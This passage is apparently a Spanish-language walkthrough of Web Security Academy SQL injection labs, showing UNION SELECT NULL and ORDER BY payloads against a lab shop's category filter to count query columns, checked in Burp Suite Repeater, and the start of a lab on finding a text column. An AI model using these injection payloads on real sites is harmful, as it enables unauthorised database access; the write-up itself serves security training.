

28. El resultado es un "Internal Server Error", lo que descarta que la consulta original tenga una sola columna.



Internal Server Error


Internal Server Error

29. Se incrementa el número de valores NULL probando el payload UNION SELECT NULL,NULL--, para verificar si la consulta original devuelve dos columnas.



Product Name	Price	Action
Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details

30. Nuevamente se obtiene un "Internal Server Error", descartando que la consulta original tenga dos columnas.



Internal Server Error

Internal Server Error

31. Se prueba con tres columnas mediante el payload UNION SELECT NULL,NULL,NULL--.

://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' UNION SELECT NULL,NULL,NULL--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27 UNION SELECT N...

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' UNION SELECT NULL,NULL,NU...

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)



Accessories

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details

32. En este caso la página carga sin errores (se muestra el título de la consulta inyectada sin mensajes de error), confirmando que la consulta original devuelve exactamente tres columnas. La consulta resultante en el servidor es la siguiente:

SELECT a,b,c FROM products WHERE category = ' UNION SELECT NULL,NULL,NULL--' AND released = 1

ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20UNION%20SELECT%20NULL,NULL,NULL--|

SQL injection **UNION** attack, determining the number of colu... - https://0a8e00a703ed50d2809d7b4d007f000c.web-secu...

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20UNION%20SELECT%20...

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)



Accessories' UNION SELECT NULL,NULL,NULL--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details

33. Verificación del mismo hallazgo utilizando Burp Suite Repeater: al enviar la solicitud con dos columnas (NULL,NULL), el servidor responde con un código de estado HTTP/2 500 Internal Server Error, visible en el panel de respuesta.


The screenshot shows the Burp Suite Repeater interface. The Request tab is active, displaying a GET request to `/filter?category=Accessories' UNION SELECT NULL,NULL-- HTTP/2`. The Response tab shows a 500 Internal Server Error with HTML content, including a title "SQL injection UNION attack, determining the number of columns returned by the query" and a link to "Back to the number of columns returned by the query".

34. Al modificar la solicitud en Burp Suite Repeater para utilizar tres columnas (NULL,NULL,NULL), el servidor responde con un código HTTP/2 200 OK, confirmando nuevamente —ahora a nivel de solicitud HTTP cruda— que la consulta original devuelve tres columnas. Esta solicitud corresponde a la misma consulta resultante mostrada anteriormente:

SELECT a,b,c FROM products WHERE category = " UNION SELECT NULL,NULL,NULL--' AND released = 1

The screenshot shows the Burp Suite Repeater interface. The Request tab is active, displaying a GET request to `/filter?category=Accessories' UNION SELECT NULL,NULL,NULL-- HTTP/2`. The Response tab shows a 200 OK response with HTML content, including a title "SQL injection UNION attack, determining the number of columns returned by the query" and a link to "Back to the number of columns returned by the query".

35. Como técnica alternativa para confirmar el número de columnas, se utiliza la cláusula ORDER BY 1--, que indica a la base de datos que ordene los resultados según la primera columna de la consulta.



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 1--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27 ORDER BY 1--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 1-- - Búsqueda de...

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO SHOP

Accessories


Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details

36. La consulta se ejecuta sin errores, confirmando la existencia de al menos una columna en el resultado. La consulta resultante en el servidor es la siguiente:

SELECT * FROM products WHERE category = ' ORDER BY 1--' AND released = 1



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%201--

SQL injection UNION attack, determining the number of columns - https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%201--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%201--

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO SHOP


Accessories' ORDER BY 1--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details

37. Se incrementa el índice de la cláusula a ORDER BY 2--, para verificar la existencia de una segunda columna.



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 2--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27 ORDER BY 2--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 2-- - Búsqueda de...

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)




Accessories

Refine your search:		
All	Accessories	Corporate gifts
Pets	Tech gifts	Toys & Games
Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZ Bed - Your New Home Office	\$31.79	View details

38. La consulta se ejecuta correctamente y se observa que el orden de los productos listados cambia respecto a la vista original, confirmando la existencia de la segunda columna. La consulta resultante en el servidor es la siguiente:

SELECT * FROM products WHERE category = ' ORDER BY 2--' AND released = 1



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%202--

SQL injection UNION attack, determining the number of columns - https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%202--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%202--

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>


[Home](#) | [My account](#)



Accessories' ORDER BY 2--

Refine your search:		
All	Accessories	Corporate gifts
Pets	Tech gifts	Toys & Games
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
Six Pack Beer Belt	\$35.99	View details
ZZZZZ Bed - Your New Home Office	\$31.79	View details

39. Se prueba ORDER BY 3--, para verificar la existencia de una tercera columna.



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 3--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27 ORDER BY 3--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 3-- - Búsqueda de...

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP 

Accessories


Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details

40. La página carga correctamente y los productos quedan ahora ordenados por precio, confirmando la presencia de la tercera columna en el resultado de la consulta. La consulta resultante en el servidor es la siguiente:

SELECT * FROM products WHERE category = ' ORDER BY 3--' AND released = 1



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%203--|

SQL injection UNION attack, determining the number of columns... - https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%203--|

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%203--|

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP 


Accessories' ORDER BY 3--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

ZZZZZZ Bed - Your New Home Office	\$31.79	View details
Six Pack Beer Belt	\$35.99	View details
Giant Pillow Thing	\$56.21	View details
Cheshire Cat Grin	\$83.79	View details

41. Se prueba ORDER BY 4--, para comprobar si existe una cuarta columna en la consulta original.



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 4--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27 ORDER BY 4--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories' ORDER BY 4-- - Búsqueda de...

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO
SHOP


Accessories

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZ Bed - Your New Home Office	\$31.79	View details

42. La aplicación responde con un "Internal Server Error", confirmando que la consulta original solo devuelve tres columnas, resultado coherente con el obtenido previamente mediante la técnica UNION SELECT. Con esto queda determinado que la consulta vulnerable devuelve exactamente 3 columnas.



https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%204--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27 ORDER BY 4--

https://0a8e00a703ed50d2809d7b4d007f000c.web-security-academy.net/filter?category=Accessories%27%20ORDER%20BY%204-- -

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning

Internal Server Error

Internal Server Error

Laboratorio 4: Ataque UNION - Identificación de una columna de tipo texto

Objetivo: al igual que en el laboratorio anterior, la vulnerabilidad se encuentra en el filtro de categoría de producto y permite ejecutar un ataque UNION. Una vez determinado el número de columnas de la consulta (técnica del laboratorio anterior), el siguiente paso es identificar cuál de esas columnas admite datos de tipo cadena (texto). Para resolver el laboratorio, la base de datos debe devolver, dentro de una fila adicional, un valor de cadena aleatorio proporcionado por el propio laboratorio.

43. Página de descripción del laboratorio, donde se explica que el siguiente paso tras determinar el número de columnas es identificar cuál de ellas es compatible con datos de tipo texto, utilizando como prueba un valor de cadena proporcionado por el sistema.

Laboratorio: ataque UNION de inyección SQL, búsqueda de una columna que contiene texto

PRACTICANTE



LAB

No resuelto



Este laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categoría de producto. Los resultados de la consulta se devuelven en la respuesta de la aplicación, por lo que puede utilizar un ataque UNION para recuperar datos de otras tablas. Para construir un ataque de este tipo, primero es necesario determinar la cantidad de columnas devueltas por la consulta. Puedes hacer esto usando una técnica que aprendiste en un [laboratorio anterior](#). El siguiente paso es identificar una columna que sea compatible con datos de cadena.

El laboratorio proporcionará un valor aleatorio que deberá hacer aparecer dentro de los resultados de la consulta. Para resolver el laboratorio, realice un ataque UNION de inyección SQL que devuelva una fila adicional que contenga el valor proporcionado. Esta técnica le ayuda a determinar qué columnas son compatibles con los datos de cadena.



ACCEDE AL LABORATORIO

44. Página principal de la tienda del laboratorio, donde se indica la cadena objetivo que la base de datos debe devolver para resolver el ejercicio: 'ovRUi8'.



SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'ovRUi8'

[Back to lab description](#) >>

LAB Not solved

[Home](#) | [My acc](#)

WE LIKE TO SHOP

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Vintage Neck Defender	\$68.46	View details
First Impression Costumes	\$60.01	View details
The Alternative Christmas Tree	\$43.28	View details
Dancing In The Dark	\$47.27	View details
Hydrated Crackers	\$12.37	View details
Sprout More Brain Power	\$75.61	View details
BBQ Suitcase	\$3.33	View details
Waterproof Tea Bags	\$46.72	View details

45. Se filtra por la categoría "Pets", observando el parámetro category en la URL como punto de inyección a explotar.



SQL injection UNION attack, finding a column containing text

[Back to lab home](#)

Make the database retrieve the string: 'ovRUi8'

[Back to lab description](#) >>

LAB Not solved

[Home](#) | [My acco](#)

WE LIKE TO SHOP


